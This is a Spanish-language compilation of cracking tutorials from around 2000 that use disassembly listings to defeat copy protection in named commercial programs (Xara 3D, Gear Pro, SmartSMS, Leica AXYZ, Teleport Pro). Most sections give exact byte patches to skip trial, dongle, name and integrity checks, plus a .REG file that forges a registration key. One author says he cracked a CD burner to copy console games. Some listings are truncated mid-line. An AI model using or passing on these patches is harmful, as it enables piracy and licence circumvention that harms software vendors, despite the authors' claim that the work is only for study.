|:0040C42D(C), :0040C449(C), :0040C465(C), :0040C4DC(C)

|

* Possible Reference to Dialog: DialogID_00A7, CONTROL_ID:00FF, ""

|

:0040C595 6AFF push FFFFFFFF

:0040C597 6A10 push 00000010

* Possible Reference to String Resource ID=03005: "You entered an invalid unlock code.

The program has not been"

|

:0040C599 68BD0B0000 push 00000BBD

:0040C59E E88C8E0600 call 0047542F

Pufff, cuantas condiciones, bueno pero no se llevan mucho unas de otras vamos aver, pulsamos SHIFT+F12 en el w32dasm, y buscamos por ejemplo la condición 0040C3A9, llegamos a...

Joder, cuantas jejej epro todas juntas, sera un traabajito, facil pero aburrido...

:0040C3A9 0F85E6010000 jne 0040C595

:0040C3AF 0FBE10 movsx edx, byte ptr [eax]

```
:0040C3B2 52              push edx

:0040C3B3 E808530400      call 004516C0

:0040C3B8 83C404          add esp, 00000004

:0040C3BB 85C0            test eax, eax

:0040C3BD 0F84D2010000    je 0040C595

:0040C3C3 8B842440010000  mov eax, dword ptr [esp+00000140]

:0040C3CA 0FBE4801        movsx ecx, byte ptr [eax+01]

:0040C3CE 51              push ecx

:0040C3CF E8EC520400      call 004516C0

:0040C3D4 83C404          add esp, 00000004

:0040C3D7 85C0            test eax, eax

:0040C3D9 0F84B6010000    je 0040C595

:0040C3DF 8B942440010000  mov edx, dword ptr [esp+00000140]

:0040C3E6 0FBE4202        movsx eax, byte ptr [edx+02]

:0040C3EA 50              push eax

:0040C3EB E8D0520400      call 004516C0

:0040C3F0 83C404          add esp, 00000004

:0040C3F3 85C0            test eax, eax

:0040C3F5 0F849A010000    je 0040C595

:0040C3FB 8B8C2440010000  mov ecx, dword ptr [esp+00000140]
```

```
:0040C402 0FBE5103        movsx edx, byte ptr [ecx+03]

:0040C406 52              push edx

:0040C407 E8B4520400      call 004516C0

:0040C40C 83C404          add esp, 00000004

:0040C40F 85C0            test eax, eax

:0040C411 0F847E010000    je 0040C595

:0040C417 8B842440010000  mov eax, dword ptr [esp+00000140]

:0040C41E 0FBE4804        movsx ecx, byte ptr [eax+04]

:0040C422 51              push ecx

:0040C423 E898520400      call 004516C0

:0040C428 83C404          add esp, 00000004

:0040C42B 85C0            test eax, eax

:0040C42D 0F8462010000    je 0040C595

:0040C433 8B942440010000  mov edx, dword ptr [esp+00000140]

:0040C43A 0FBE4205        movsx eax, byte ptr [edx+05]

:0040C43E 50              push eax

:0040C43F E87C520400      call 004516C0

:0040C444 83C404          add esp, 00000004

:0040C447 85C0            test eax, eax

:0040C449 0F8446010000    je 0040C595
```

```
:0040C44F 8B8C2440010000  mov ecx, dword ptr [esp+00000140]
:0040C456 0FBE5106        movsx edx, byte ptr [ecx+06]
:0040C45A 52              push edx
:0040C45B E860520400      call 004516C0
:0040C460 83C404          add esp, 00000004
:0040C463 85C0            test eax, eax
:0040C465 0F842A010000    je 0040C595
:0040C46B 8B842440010000  mov eax, dword ptr [esp+00000140]
:0040C472 0FBE4804        movsx ecx, byte ptr [eax+04]
:0040C476 0FBE5006        movsx edx, byte ptr [eax+06]
:0040C47A 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040C47D 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040C480 0FBE5002        movsx edx, byte ptr [eax+02]
:0040C484 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040C487 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040C48A 0FBE5005        movsx edx, byte ptr [eax+05]
:0040C48E 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040C491 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040C494 0FBE10          movsx edx, byte ptr [eax]
:0040C497 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
```

```
:0040C49A 8D0CCA          lea ecx, dword ptr [edx+8*ecx]

:0040C49D 0FBE5001        movsx edx, byte ptr [eax+01]

:0040C4A1 8D0C49          lea ecx, dword ptr [ecx+2*ecx]

:0040C4A4 8D0CCA          lea ecx, dword ptr [edx+8*ecx]

:0040C4A7 0FBE5003        movsx edx, byte ptr [eax+03]

:0040C4AB 8D0C49          lea ecx, dword ptr [ecx+2*ecx]

:0040C4AE 8BC5            mov eax, ebp

:0040C4B0 2555555555      and eax, 55555555

:0040C4B5 8D94CA67216BFB lea edx, dword ptr [edx+8*ecx-494DE99]

:0040C4BC 8BCD            mov ecx, ebp

:0040C4BE D1E9            shr ecx, 1

:0040C4C0 81E155555555    and ecx, 55555555

:0040C4C6 8D0C41          lea ecx, dword ptr [ecx+2*eax]

:0040C4C9 8D0489          lea eax, dword ptr [ecx+4*ecx]

:0040C4CC C1E008          shl eax, 08

:0040C4CF 2BC1            sub eax, ecx

:0040C4D1 8D04C0          lea eax, dword ptr [eax+8*eax]

:0040C4D4 8D0441          lea eax, dword ptr [ecx+2*eax]

:0040C4D7 8D0C40          lea ecx, dword ptr [eax+2*eax]

:0040C4DA 3BD1            cmp edx, ecx
```

```
:0040C4DC 0F85B3000000   jne 0040C595

:0040C4E2 8B0D10EC4B00   mov ecx, dword ptr [004BEC10]

:0040C4E8 55             push ebp


* Possible StringData Ref from Data Obj ->"Key"

|

:0040C4E9 6828744A00       push 004A7428


* Possible StringData Ref from Data Obj ->"Install"


| :0040C4EE 6820744A00      push 004A7420

:0040C4F3 E8AFA20600        call 004767A7

:0040C4F8 C605D0E44B0000    mov byte ptr [004BE4D0], 00

:0040C4FF 8D8C2444010000    lea ecx, dword ptr [esp+00000144]

:0040C506 C68424B40400000B  mov byte ptr [esp+000004B4], 0B

:0040C50E E845140600        call 0046D958

:0040C513 8D8C2440010000    lea ecx, dword ptr [esp+00000140]

:0040C51A C68424B40400000A  mov byte ptr [esp+000004B4], 0A

:0040C522 E831140600        call 0046D958

:0040C527 8D8C2404010000    lea ecx, dword ptr [esp+00000104]
```

```
:0040C52E C68424B404000009  mov byte ptr [esp+000004B4], 09

:0040C536 E8ABF30600        call 0047B8E6

:0040C53B 8D8C24A8000000    lea ecx, dword ptr [esp+000000A8]

:0040C542 C68424B404000003  mov byte ptr [esp+000004B4], 03

:0040C54A E8C7010600        call 0046C716

:0040C54F 8D4C2458          lea ecx, dword ptr [esp+58]

:0040C553 C68424B404000002  mov byte ptr [esp+000004B4], 02

:0040C55B E8E0620500        call 00462840

:0040C560 8D4C2458          lea ecx, dword ptr [esp+58]

:0040C564 E887630500        call 004628F0

:0040C569 8D4C241C          lea ecx, dword ptr [esp+1C]

:0040C56D C68424B404000000  mov byte ptr [esp+000004B4], 00

:0040C575 E8DE130600        call 0046D958

:0040C57A 8D4C2414          lea ecx, dword ptr [esp+14]

:0040C57E C78424B4040000FFFFFFFF mov dword ptr [esp+000004B4], FFFFFFFF

:0040C589 E8CA130600        call 0046D958

:0040C58E B001              mov al, 01

:0040C590 E9AA000000        jmp 0040C63F
```

Bueno en vista de esto no tenemos mas que sustituir todas las condiciones a si que te pones encima de la primera y te fijas en la parte de abajo del W32Dasm te da el offset, vas al

Editor y buscas el offset llegaras a..

0F85E6010000 sustille OF85 por OF84 osea JNE por JE

y asi con todos los que hagas referenca a 0040C595...

:0040C3BD 0F84D2010000 je 0040C595 sustituir OF84 por OF85

osea JE por JNE

Bueno y asi con todas las referencias, teneis que tener cuidado con la linea

:0040C4DC 0F85B3000000 jne 0040C595

ya que como esta mas abajo puede que os la paseis de largo....

Una vez hecho esto podeis introducir cualquier texto, menos el original y os registrara..

VaMoS MaS aLLa

El ansia de aprender me hace investigar, aunque tambien es curiosisdad, que que ha sido tan fasil que me gustaria saber que hace

ejecutamos el programa y vemos que funciona correctamente, pero ¿ que ha hecho al marcar el codigo ?

Bien ejecutamos el REGEDIT y buscamos nuestro serial... sorpresaaaa, no aparece, ummmm jejejejej.

busquemos, Sara....

Bingoooo... HKEY_CURRENT_USER\Software\Xara\X3D2\Install

nos ha creador un valor DWORD con el nombre key que contiene 7cfe352c, Hexadecimal, este valor te lo pone cuando acepta el passwor, pero no tiene nada que ver con el, ya que siempre pone el mismo valor...

Si lo quitais vereis que otra vez estais sin registrar, y al registraros lo vuelve a poner...jeje

para este no hay que hacer ningun parcheador, bastara con hacer un fichero con la extension .REG, para que nos incluya esta clave en el registro, asi que creamos un fichero que se llame por ejemplo CLAVES3D.REG y escribimos..

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Xara\X3D2\Install]

"key"=dword:7cfe352c
```

y ya tenemos nuestro registro, fasil no???

Bueno que lo disfruteis y recordad que esto es unicamente para el estudio de protecciones, no seais lamer, y no comercialiceis que luego nos llaman piratas, y yo no soy ningun pirata, solo estudio y aprendo, para superar los defectos de los programas, no hago guerras como otros.

Yo no gano dinero con esto, gano sabiduria, haz lo mismo, se sabio....

A ver si los peces gordos nos dejan en paz, que mas les valdria aprender que destrozar....

Este es mi legado.... ^DeeJay^

Que lo disfruteis

Gear Pro V4.41 Trial

Proteccion: **Shareware 30 dias, Nag**
Descripcion **Grabador de CDs**
Herramientas: **Win32Dasm8.93**
Cracker: **^DeeJay^** **26/03/2000**

INTRODUCCION

Estando una tarde con un amiguete, nos decidimos a copiar unos jueguecillos de la play, cual era mi sorpresa cuando veo que mi new grabadora 8424, al ser muy new no tiene ningun software bueno para grabar estos jueuecillos, asi que me decido por hacer pruebas, y este copia correctamente.
Despues de 7 copias, me decido, ¡¡ es el programa que buscaba ¡¡
Una versión trial, ummmm, bueno de la web que lo baje ya viene con el crack, me ahorro el trabajillo...
pero mierda, ¿ quien habra sido el chapuza que ha hecho este crack que no funciona, si no que jode el ejecutable?, tras esto me decido a crackearlo, tiene proteccion con limite de tiempo, y una nag muy linda que nos informa de cuando dejaremos de usar el programa, (y eso va y se lo cree).

AL ATAKERRRRRRR

Primer contacto:
Bien para empezar cambiaremos la fecha de nuestra maquina, y ejecutaremos el programa, vemos que ¡¡¡pipppp¡¡¡, se te ha acabado el tiempo chavalin.
Bueno... leamos qe nos pone exactamente...
Your Trial version has expired.
ok, abrimos el W32Dasm, y cargamos el ejecutable GEAR.EXE, despues buscamos la cadena **Your Trial version has expired**
nos va a localizar dos:

```
* Referenced by a (U)nconditional or
(C)onditional Jump at Addresses:
|:0041C2C7(C), :0041C30D(U)
|
:0041C396 8B45F0 mov eax, dword ptr [ebp-10]
:0041C399 50 push eax
* Reference To: gear._pp_valdate@4
|
:0041C39A E824CD0100 call 004390C3
:0041C39F 85C0 test eax, eax
:0041C3A1 753A jne 0041C3DD
:0041C3A3 8B4DF0 mov ecx, dword ptr [ebp-10]
:0041C3A6 51 push ecx
* Reference To: gear._pp_lfclose@4
|
:0041C3A7 E800CD0100 call 004390AC
:0041C3AC 6810200000 push 00002010
:0041C3B1 8B9578FEFFFF mov edx, dword ptr
[ebp+FFFFFE78]
:0041C3B7 8B4278 mov eax, dword ptr [edx+78]
:0041C3BA 50 push eax
```

*** Possible StringData Ref from Data Obj -"Your Trial version has expired!"**

```
|
:0041C3BB 68ECED4700 push 0047EDEC
:0041C3C0 6A00 push 00000000
* Reference To: USER32.MessageBoxA, Ord:01BEh
|
```

Y la otra:

```
* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0041C3A1(C)
|
:0041C3DD 8B4DF0 mov ecx, dword ptr [ebp-10]
:0041C3E0 51 push ecx
* Reference To: gear._pp_expired@4
|
:0041C3E1 E880CB0100 call 00438F66
:0041C3E6 85C0 test eax, eax
:0041C3E8 7445 je 0041C42F
:0041C3EA 6A00 push 00000000
:0041C3EC 8B55F0 mov edx, dword ptr [ebp-10]
:0041C3EF 52 push edx
* Reference To: gear._pp_upddate@8
|
:0041C3F0 E8E5CD0100 call 004391DA
:0041C3F5 8B45F0 mov eax, dword ptr [ebp-10]
:0041C3F8 50 push eax
* Reference To: gear._pp_lfclose@4
|
:0041C3F9 E8AECC0100 call 004390AC
:0041C3FE 6810200000 push 00002010
:0041C403 8B8D78FEFFFF mov ecx, dword ptr
[ebp+FFFFFE78]
:0041C409 8B5178 mov edx, dword ptr [ecx+78]
:0041C40C 52 push edx
```

* Possible StringData Ref from Data Obj -"Your Trial version has expired!"
|
:0041C40D 680CEE4700 push 0047EE0C
:0041C412 6A00 push 00000000
Bien tenenos dos menajes, a si que anularemos los dos, miramos nuestro codigo, y... joderrr, es que nos lo dejan a huevo XD, esta diciendo a gritos, aqui estoyyy, crackeameee.
bien mirando el codigo primero vemos que en la linea 0041C3A1, tenemos un salto condicional que ummm, pero si se salta el mensaje bien tenemos la siguiente condicion:
:0041C3A1 753A jne 0041C3DD
Esto nos salta y nos anula la primera caducidad, pero solo si cumple la condicion, pues vamos a decirque que salte siempre, la cumpla o no, cambiamos:
753A por EB3A--- y listo
Vamos a por la segunda que es igual:
:0041C3E8 7445 je 0041C42F
camiamos 7445 por EB45 --- y listo:
Bueno, despues de esto ejecutamos el programa y vemos que aun nos sale una nag que nos dice que nos queda asta una fecha, jejej que ignorante, pero como no quiero molestias buscamos el codigo, buscamos en el W32Dasm:
Your Trial
y aparecemos es las dos anteriore, y... otra mas:
* Reference To: gear._pp_getvardate@20
|
:0041C727 E858C60100 call 00438D84
:0041C72C 8B85A0FEFFFF mov eax, dword ptr [ebp+FFFFFEA0]

```
:0041C732 50 push eax
:0041C733 8B8DA4FEFFFF mov ecx, dword ptr
[ebp+FFFFFEA4]
:0041C739 51 push ecx
:0041C73A 8B9510FFFFFF mov edx, dword ptr
[ebp+FFFFFF10]
:0041C740 52 push edx

* Possible StringData Ref from Data Obj -"Your
Trial version expires on "
-"%d/%d/%d"
|
:0041C741 687CEE4700 push 0047EE7C
:0041C746 8D85ACFEFFFF lea eax, dword ptr
[ebp+FFFFFEAC]
:0041C74C 50 push eax
:0041C74D E846250200 call 0043EC98
:0041C752 83C414 add esp, 00000014
:0041C755 6840200000 push 00002040
:0041C75A 8B8D78FEFFFF mov ecx, dword ptr
[ebp+FFFFFE78]
:0041C760 8B5178 mov edx, dword ptr [ecx+78]
:0041C763 52 push edx
:0041C764 8D85ACFEFFFF lea eax, dword ptr
[ebp+FFFFFEAC]
:0041C76A 50 push eax
:0041C76B 6A00 push 00000000

* Reference To: USER32.MessageBoxA, Ord:01BEh
|
:0041C76D FF15DC944600 Call dword ptr
[004694DC]
:0041C773 8B4DF0 mov ecx, dword ptr [ebp-10]
:0041C776 51 push ecx
* Reference To: gear._pp_lfclose@4
```

|
:0041C777 E830C90100 call 004390AC
:0041C77C 8B8D78FEFFFF mov ecx, dword ptr
[ebp+FFFFFE78]
:0041C782 E863BE0300 call 004585EA
:0041C787 C745DC01000000 mov [ebp-24],
00000001
:0041C78E 8B55DC mov edx, dword ptr [ebp-24]
:0041C791 8915DC214800 mov dword ptr
[004821DC], edx
:0041C797 C645FC06 mov [ebp-04], 06
:0041C79B 8D8D98FEFFFF lea ecx, dword ptr
[ebp+FFFFFE98]
:0041C7A1 E84B600000 call 004227F1
Ahora mira mos el codigo, ya que hemos encontrado el texto que queriamos, tras estudiar lo que hace, vemos que antes de mandar la nag, tiene vairas llamadas, a si qeu pienso... no voy a perder tiempo que ya llevo 4 minutos, y me estoy pasando para una mierda de crack XD....
voy directamente a la linea que me muestra la ventana:
* Reference To: USER32.MessageBoxA, Ord:01BEh
|
:0041C76D FF15DC944600 Call dword ptr
[004694DC]
:0041C773 8B4DF0 mov ecx, dword ptr [ebp-10]
:0041C776 51 push ecx
aqui la tenemos, quien sera... seraaaa, bien en la direccion 0041C76D, tenemos un call que llama a MessageBoxA, jejeje te pille:
cambiamos FF15DC944600 por un nopeo 909090909090, y ya no llama a esta funcion.
Bueno pues ya tenemos el programa operativo,

ahora a copiar juegos de la play, XD aunque pensandolo bien... si yo no teongo play Xd, jejeje bueno pero ha sido divertido 5 minutillos y listo XD.
Saludos a todos TNT/WKT Cracker ^DeeJay^

SmartSMS 1.0

Proteccion: **Shareware 10 dias**
Descripcion **para mandar logos y tonos a telefonos NOKIA**
Atake: **Evitar que Caduque**
Herramientas: **Win32Dasm8.93, HexWorshop**

Cracker: **^DeeJay^** **12/04/2000**

Donwload (descargar programa)

INTRODUCCION

TIEMPO INVERTIDO:15 minutos
Ojeando un CD, he visto un programa para mandar logos, y tonos, a los telefonos NOKIA, algo que puede ser muy divertido XD, los logos pùeden ser en formato GIF,NOL,etc, tiene bastante variedad, y me propuse estudiar el programa.
como son las 12:36 de la noche, no tengo muchas ganas de buscar un numero de serie, a si que vamos a usar la fuerza bruta.

AL ATAKERRR

take:
no queremos sacar el numero de serie pasamos de regitrarnos, lo
mos es poner directamente la fecha un par de meses mas tarde, jej
pastara para caducar el programa.
G¡¡¡ Atencion has caducado jejejej, vemos el siguiente mensajito:

evaluation period is over, register now

o pues vamos a registernon now XD.....

mos el W32Dasm, y buscamos la cadena "the evaluation", y llegamos

:

ssible StringData Ref from Code Obj -"The evaluation period is ov

gister now?"

3BB66 C78574FFFFFF908B4000 mov dword ptr [ebp+FFFFFF74], 00408B90
3BB70 C7856CFFFFFF08000000 mov dword ptr [ebp+FFFFFF6C], 00000008
3BB7A 8D956CFFFFFF lea edx, dword ptr [ebp+FFFFFF6C]
3BB80 8D4DAC lea ecx, dword ptr [ebp-54]

o si seguimos para arriba vemos un salto:
3BB17 0F845B070000 je 0043C278
no es lo que nos interesa, lo que queremos es que no estre en es
go, ya que aqui lo que hace es comprobar el timpo y el registro a
seguimos subiendo y llegamos a la condicion que buscamos:
ferenced by a (U)nconditional or (C)onditional Jump at Address:
43B34D(C)

amos Shif+12 en el W32Dasm y ponemos esa direccion, llegamos a es
go:

ference To: MSVBVM60.__vbaFreeVarList, Ord:0000h

3B33B FF152C104000 Call dword ptr [0040102C]
3B341 83C40C add esp, 0000000C
3B344 0FBF8520FFFFFF movsx eax, word ptr [ebp+FFFFFF20]
3B34B 85C0 test eax, eax
3B34D 0F845B070000 je 0043BAAE
3B353 C745FC18000000 mov [ebp-04], 00000018
3B35A C7458404000280 mov [ebp-7C], 80020004
3B361 C7857CFFFFFF0A000000 mov dword ptr [ebp+FFFFFF7C], 0000000A
3B36B C7459404000280 mov [ebp-6C], 80020004
3B372 C7458C0A000000 mov [ebp-74], 0000000A

ssible StringData Ref from Code Obj -"Register?"

3B379 C78564FFFFFF788B4000 mov dword ptr [ebp+FFFFFF64], 00408B78
3B383 C7855CFFFFFF08000000 mov dword ptr [ebp+FFFFFF5C], 00000008
3B38D 8D955CFFFFFF lea edx, dword ptr [ebp+FFFFFF5C]
3B393 8D4D9C lea ecx, dword ptr [ebp-64]

ference To: MSVBVM60.__vbaVarDup, Ord:0000h

3B396 FF15A8114000 Call dword ptr [004011A8]

ssible StringData Ref from Code Obj -"The computer clock has been
ged "
ckwards! Register now?"

o pues aqui tenemos nuestro salto :0043B34D 0F845B070000 je 0043B
inamos el salto cambiando 0F845B070000 por 0F855B070000
ahora vemos que nos sale el mensaje que tenemos mas abajo, el de
computer clock has been changed

que llegamos a la conclusion que tiene tenemos que hacer que
oco llegue a este codigo, subimos para ver que condicion nos pide

ferenced by a (U)nconditional or (C)onditional Jump at Address:
43A9DF(C)
timos Shift+F12, y codigo...
3A9DF 0F84D4080000 je 0043B2B9
3A9E5 C745FC09000000 mov [ebp-04], 00000009
3A9EC BA7C734000 mov edx, 0040737C
3A9F1 8D4DC4 lea ecx, dword ptr [ebp-3C]

ference To: MSVBVM60.__vbaStrCopy, Ord:0000h

3A9F4 FF1574114000 Call dword ptr [00401174]

ssible StringData Ref from Code Obj -"RegName"
mm, esto me gusta mas, osa que si saltamos la linea 0043A9DF
D4080000 je 0043B2B9, entramos de lleno en el programa, jejeje, p

s:

iamos **0F84D4080000 por 0F85D4080000**

si funciona, pues venga a mandar mensajes como loc@s..
o espero que os lo paseis pipa con este programa como veis no es
cil, aunque para los que empezais, os resultará un poquitin lento

dos a todos TNT/WKT Cracker ^DeeJay^

LEICA AXYZ 1.3.0

Proteccion: **Motxila**
Descripcion **SOFTWARE MEDIDOR DE PIEZAS 3D POR LASER**
Herramientas: **Win32Dasm8.93**

Cracker: **^DeeJay^** **12/04/2000**

INTRODUCCION

TIEMPO INVERTIDO:30 SEGUNDOS

Pues nada cumpliendo un favor para un amiguete, me trajo un progama, que tras explicarme el tipo de protección, me pareció muy interesante el estudio, cual fue mi sorpresa, cuando vi la MIERDA DE PROTECCION, que tenia, apenas 30 segundos y ya estaba operatiba, jejejjeje, un programa de 400.000 pelas, con una proteccion tan indignante, no se como se gastan el dinero en este tipo de protecciones, si luego no valen para nada, es mas facil que un numero de serie.

AL ATAKERRRRRRR

Primer contacto:
Pues nada instalamos el programa y ejecutamos el fichero AXYZ.EXE, y ¡¡¡¡biiiippppp¡¡¡¡
AXYZ copy protection problem, Unit no found
Bueno no tenia tiempo pero quise hechar un vistazo al programilla, ejecuto el W32DASM, y busco la cadena que me sale, llegamos hasta este codigo...

```
* Referenced by a (U)nconditional or
(C)onditional Jump at Address:
|:0040B839(U)
|
:0040B83D 85C9 test ecx, ecx
:0040B83F 898F14010000 mov dword ptr
[edi+00000114], ecx
:0040B845 747C je 0040B8C3
:0040B847 E8A4250900 call 0049DDF0
:0040B84C 85C0 test eax, eax
:0040B84E 0F85EA000000 jne 0040B93E

* Possible Reference to String Resource
ID=50562: "AXYZ Copy Protection Problem
"

|
:0040B854 6882C50000 push 0000C582
:0040B859 8D4DC8 lea ecx, dword ptr [ebp-38]

* Reference To: MFC42.Ordinal:1040, Ord:1040h
|
:0040B85C E8ED180A00 Call 004AD14E

* Possible Reference to String Resource
ID=50503: "Unit not found"
|
```

:0040B861 6847C50000 push 0000C547
:0040B866 8D4DC4 lea ecx, dword ptr [ebp-3C]

Joder, que facil, si seguimos el primer salto en la linea 0040B845, vemos que no nos lleva a ningun sitio, estudiamos la segunda y bingo tiene chicha, luego tenemos que obligar a que salte, ya que ese es el salto que ejecuta cuando tenemos la mochila...
y direis... como sabe que hay comprueba la mochila ??, pues fasil, por que en el proximo codigo, vereis que comprueba si la motchila que hay puesta es la correcta.
Bien el primer paso es hacer que salte cuando no tenga la mochila, tenemos que cambiar el JNE por un JE, ¿como?, pues asi:
Abrimos el Editor HEX, y buscamos el offset, despues cambiamos:
0F85EA000000 por 0F84EA000000 y listo.
Bien una vez hecho esto pasamos al segundo codigo el que nos comprueba que es la buena, si no cambiamos el codigo, nos saldra un mensaje diciendo que la mochila no es la correcta, a si que manos a la obra.
ejecutamos el salto y llegamos al cogigo:

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040B84E(C)
|
:0040B93E 8B8F14010000 mov ecx, dword ptr [edi+00000114]
:0040B944 6A00 push 00000000
:0040B946 6A08 push 00000008
:0040B948 E8A3250900 call 0049DEF0

```
:0040B94D 85C0 test eax, eax
:0040B94F 7513 jne 0040B964
:0040B951 6AFF push FFFFFFFF
:0040B953 6A10 push 00000010

* Possible Reference to String Resource
ID=01073: "Copy protection error.
Module not enabled !"
|
:0040B955 6831040000 push 00000431
```

como veis esta chupado, solo hay que modificar el salto de la direccion 0040B94F, para que siempre lea que es la correcta.
Editamos y buscamos el offset, despues cambiamos:

7513 por EB13

Como veis mas facil imposible.
Bueno, lo unico que se le ocurre a nuestro programador es crear varios ejecutables y meterles el codigo a algunos XD, jejeje, anda que se ha roto la cabeza.....
Los ejecutables que pongo a continuacion son los que tienen la proteccion, no os pongo el codigo por que es exactamente igual en todos XD, para que gastar teclas, jejejeje, lo unico que teneis que hacer es buscar el texto, y seguir los pasos anteriores.

AXYZ.EXE
IDM.EXE
NIVEL.EXE
REFRACT.EXE
THEOMAN.EXE
VM.EXE

Bueno me da un poco de verguenza publicar un

crack tan sumamente facil, pero asi veis que no todo lo que reluce es oro, no todas las protecciones son SHUNGAS, jejeje XD.
Con esto os animo a que intenteis desprotejer todos los programas sin que os tire atras una motxililla, o cualquier otra proteccion.
Venga que lo disfruteis. Saludos a todos TNT/WKT

Cracker ^DeeJay^

_

Karpoff Spanish Tutor

Programa:	**Teleport Pro 1.29 (build 976)**

PROTECCION:	Nag Screen. 40 usos límite		
Descripcion:	Guarda tus webs en el disco duro		
Dificultad:	Principiante		
DOWNLOAD:	http://members.xoom.com/aforrarse/pro12.exe		
Herramientas:	W32Dasm8.93 & Editor Hexadecimal		
CRACKER:	CAPICUA	**FECHA:**	21/04/2000

INTRODUCCION

Imagínate que te compras una casa de 100 millones, qué medidas de seguridad pondrías?? Un candado??? En cambio imagínate una chabola, seguro que no vas a encontrar una alarma con rayos ultravioletas y 20 guardias salvaguardando que no se meta ningún ladrón.

Esta metáfora explica que si los programadores no se detienen en crear una buena seguridad anti-cracks es porque tal vez el programa no merezca la pena comprarlo de lo malo que sea. Hoy en día no hay ningún programa que no se puede crackear, paso a paso vamos a ir aprendiendo cómo hacerlo empezando de cero.

Para el capítulo primero voy a explicar lo más claramente cómo se van a poder crackear la mayoría de los programas shareware de Internet.

Nuestra primera víctima va a ser Teleport Pro 1.29 , un programa muy útil para descargarte al disco duro las webs que más te gusten, la seguridad de este programa va hacer que aprendamos bastante sobre lo más básico del crackeo.

Bájate la versión exacta del programa desde http://members.xoom.com/aforrarse/pro12.exe

Cómo en la mayoría de crackeos, vamos a utilizar los el desamblador W32dasm y el editor hexagesimal HexWorkShop.

Una vez que tenemos el ejecutable Teleport Pro en nuestras manos, observamos algo que nos extraña. Teleport Pro tienen siempre el ejecutable de nombre Pro.exe, si le cambiamos el nombre por ejemplo por Tele.exe , fijaos que nos dice :

This program's name has been changed..... es decir, que o lo dejas como estaba o no te deja entrar... la verdad es que tienen mala leche, que desconfiados son...aunque hacen bien porque hay cada cual por el mundo que no hay que fiarse... (:=)))

Bueno pues a la mierda con el cartelito y de paso aprendemos, ejecutamos el W32dasm y abrimos tele.exe (haz una copia para después modificarlo con el Workshop). Una vez ya nos sale todo el código ASM le damos al botón String References y buscamos el famoso cartelito y hacemos doble click en él. Siempre hay que asegurarse que el cartel no nos lleve a más de un lugar, para ello haz varias veces en el mensaje y asegurate de que así sea.

Bueno, aparecemos en :

```
:0040B92D 59 pop ecx
:0040B92E 50 push eax
:0040B92F E80C990200 call 00435240
:0040B934 59 pop ecx
:0040B935 85C0 test eax, eax
:0040B937 59 pop ecx
:0040B938 7414 je 0040B94E ----->interesante
:0040B93A 53 push ebx
:0040B93B 53 push ebx

* Possible StringData Ref from Data Obj ->"This program's name has been changed; "
->"please rename the program to its "
->"original name."
|
:0040B93C 684CD74700 push 0047D74C
:0040B941 E828070400 call 0044C06E
:0040B946 6A02 push 00000002
:0040B948 E8431E0200 call 0042D790
:0040B94D 59 pop ecx
```

Miramos por encima del mensaje y vemos que en 0040B92F hace una llamada para darle a eax el valor de 0 si el nombre del programa es pro.exe y uno diferente de 0 si no es pro.exe. Cómo nosotros entramos por tele.exe entonces eax no es 0 y en la línea 0040B938 vemos un salto condicional (je) que dice que si eax es 0 saltemos, es decir, si el nombre del programa es pro.exe, que no nos muestre el mensajito, entendéis?

Bueno, pues estaréis diciendo, claro, lo único que he de hacer es que se produzca ese salto siempre. Muy bien, lo único que tenemos que hacer es cambiar el salto condicional por uno incondicional (jmp) para que el programa siempre se salta el cartelito y nos deje pasar. Otra forma sería cambiar el salto condicional JN por uno JNE, eso haría el proceso contrario, es decir, que cuando el nombre sea pro.exe, te saldrá el cartelito y no te dejará pasar, y cuando no lo sea, te dará puerta abierta.
Yo os invito que hagáis 2 copias del programa y probéis la dos posibilades para comprobar que funciona.

Ahora tal vez si acabáis de empezar con el crackeo os estaréis preguntado, bueno, ya sé qué hacer, pero cómo lo hago??

Pues para eso se inventaron los editores hexagesimales. Primero selecciona en el W32dasm la línea donde da el salto, verás que se pone de color verde. Mira a la barra de estado, en la parte inferior de la pantalla, y verás que pone :
Offset 0000AD38h , pues tenéis que apuntaros lo que hay entre los ceros y la h.

Ahora ejecutad el Workshop y abrid una copia del programa para modificarlo y a través del menú Goto poniendo que se trata de caracteres Hex debési de poner lo que os apuntasteis, AD38.
Ahora aparecéis en 7414 que son los 2 bytes del salto, lo siguiente es fácil:

74.. indica que es un salto JE
75.. para los saltos JNE
EB.. para los saltos incondicionales JMP
90.. para eliminar el byte y que no se produzca ningún salto.

Bueno, pues como explicabamos antes, puedes cambiar el 74 por 75 o por EB, prúeba los dos para aprender más.

Guardamos los cambios ,esto sin duda debería dejarnos entrar con Tele.exe, entramos y SORPRESA, otro mensajito!!!!

La verdad es que ya empezamos a cabrearnos un poco, pero a la vez con más ganas de acabar el trabajo bien hecho.
El mensaje es el siguiente:

This program has been altered---> así que se ha dado cuenta de que le estamos operando vivo y se resiste un poco, pero ningún problema, ahora ya sabemos cargarnos el mensajito, no??, vamos allá.

Buscamos en el W32dasm el texto y aparecemos en :

```
:0040B98B A1E4D64700 mov eax, dword ptr [0047D6E4]
:0040B990 3B30 cmp esi, dword ptr [eax]
:0040B992 7414 je 0040B9A8 ----->interesante
:0040B994 53 push ebx
:0040B995 53 push ebx

* Possible StringData Ref from Data Obj ->"This program has been altered, "
->"possibly by a virus; program execution "
->"will stop now."
|
:0040B996 68F4D64700 push 0047D6F4
:0040B99B E8CE060400 call 0044C06E
```

Ningún problema hacemos lo mismo que antes(espero que no tengáis problemas). Guardamos los cambios en el editor hex y vamos a ver si a valido la pena...

Funciona!!!! Ahora ya sabemos una manera de cargarnos los mensajitos de los programas con seguridad cutre.
Pero no creo que hayamos llegado para aquíi sólo para querer cambiarle el nombre de pro.exe a tele.exe, no, hemos venido a pasar el programa de Shareware a Freeware que es la principal finalidad de los crackers.

Entramos al programa y vemos que se trata de un programa que sólo te deja usarlo 40 veces y con limitaciones, si te registras puedes utilizarlo en su totalidad, pues vamos a registrarnos pero con dinero del Monopoly P:)))
Nos vamos al apartado Registrar y ponemos el nombre de tu abuela(con el de tu perro también funciona), la compañía Cutre, y como Code pones tu DNI a ver si hay suerte y cuela.....
¡¡¡¡Qué pena!!!!!
